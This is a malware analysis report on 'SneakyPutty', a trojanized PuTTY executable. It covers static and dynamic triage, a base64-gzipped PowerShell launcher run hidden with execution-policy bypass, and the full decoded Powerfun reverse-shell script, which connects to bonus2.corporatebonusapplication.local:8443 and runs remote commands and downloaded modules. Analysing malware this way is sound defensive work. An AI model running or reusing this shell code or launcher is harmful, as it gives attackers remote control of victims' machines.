Practical Malware Analysis & Triage

Malware Analysis Report

SneakyPutty Remote Access Trojan (RAT) Malware

Oct 2021 | x0c0rvu5 | v1.0

Table of Contents


Executive Summary

SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
md5sum hash	334a10500feb0f3444bf2e86ab2e76da

SneakyPutty Remote Access Trojan (RAT) malware sample was first identified on July 10th, 2021 as per VirusTotal's 'First Seen In The Wild'. It consists of an unsuspecting putty.exe executable, presumably downloaded from an untrusted source on the internet, which acts as a remote access trojan backdoor to allow an unknown entity from exfiltrating data from a vulnerable OS.
YARA signature rules are attached in Appendix A. 59/70 vendors on VirusTotal have flagged this executable as malicious.

High-Level Technical Summary

sneakyPutty is a Remote Access Trojan (RAT). The malicious binary will most likely be downloaded from the internet from an untrusted source. Once downloaded and executed a powershell reverse-tcp connection will connect to 'bonus2.corporatebonusapplication.local' if the domain is up. Due to the severity of a Remote Access Trojan a malicious actor could easily exfiltrate data, elevate privileges, and potentially encrypt data later if persistence is accomplished.



Malware Composition

SneakyPutty consists of the following components:


File Name	SHA256 Hash
putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
powershell.exe	73a3c4aef5de385875339fc2eb7e58a9e8a47b6161bdc6436bf78a763537be70

putty.exe

The initial executable which is most likely downloaded from an untrusted source. Once run this executable reaches out to 'bonus2.corporatebonusapplication.local' on port 8443 by using the native powershell.exe executable.

powershell.exe:

The native 32-bit (x86) powershell.exe located at the C:\Windows\SysWOW64\WindowsPowerShell\v1.0 directory.



```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
```

Fig 1: Base64 decoded payload

Basic Static Analysis

Based on putty.exe being a known piece of SSH software it comes to no surprise to see the numerous flags presented in pestudio.




Fig 2: PEStudio displaying the potential malicious API calls

After analyzing the floss output there were all the suspecting things you would see in the normal putty executable apart from a powershell.exe script being included as displayed below.

```
C:\Users\corvus\Desktop
λ cat flossout.txt | grep -i powershell
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object Sy
stem.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W2
27jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6R
vidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29
g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzCh
NyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjm
WA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7EteqvovF9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2
UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7J
F5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32
fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvY
qI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54a
fCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgant
vmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),[System.IO.Compression.CompressionMode]::Dec
ompress))).ReadToEnd()))"
```

Fig 3: Floss output displaying a powershell.exe command base64 encoded

Once decoded you can see that the first line of the decoded base64 text includes '# Powerfun – written by Ben Turner & Dave Hardy'. More information pertaining to this function can be found here, 'https://github.com/davehardy20/PowerShell-Scripts/blob/master/Invoke-Powerfun.ps1'.

```
remnux@remnux:~$ echo "H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9k
GsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05
j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7EteqvovF9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv
+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIU
WJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8
HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6
Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==" | base64 -d > out.txt
remnux@remnux:~$ file out.txt
out.txt: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Unix, original size modulo 2^32 2421
remnux@remnux:~$ mv out.txt out.gz
remnux@remnux:~$ gunzip out.gz
gzip: out already exists; do you wish to overwrite (y or n)? y
remnux@remnux:~$ cat out
# Powerfun - Written by Ben Turner & Dave Hardy
```

Fig 4: Decoding base64 encoded text on a Linux host

Basic Dynamic Analysis

Following initial detonation it was verified that there was a query to 'bonus2.corporatebonusapplication.local' on port 8443.




Fig 5: inetsim enabled – Wireshark output

Without an emulated internet connection, the DNS query was still completed.




Fig 6: inetsim disabled – Wireshark output

Advanced Static Analysis

The entirety of the PowerFun script decoded on system will be displayed below.

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
```

Fig 7: Decoded base64 powershell.exe content 1/2

```
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}

powerfun -Command reverse -Sslcon true
```

Fig 8: Decoded base64 powershell.exe content 2/2

Advanced Dynamic Analysis

It can be seen via procmon.exe that there is in fact a reverse-connection that is being sent out once the executable has been ran.




Fig 9: procmon.exe output with relevant filters

Once the DNS endpoint is emulated in the /etc/hosts file then netcat can be used to display the type of reverse-shell functionality.

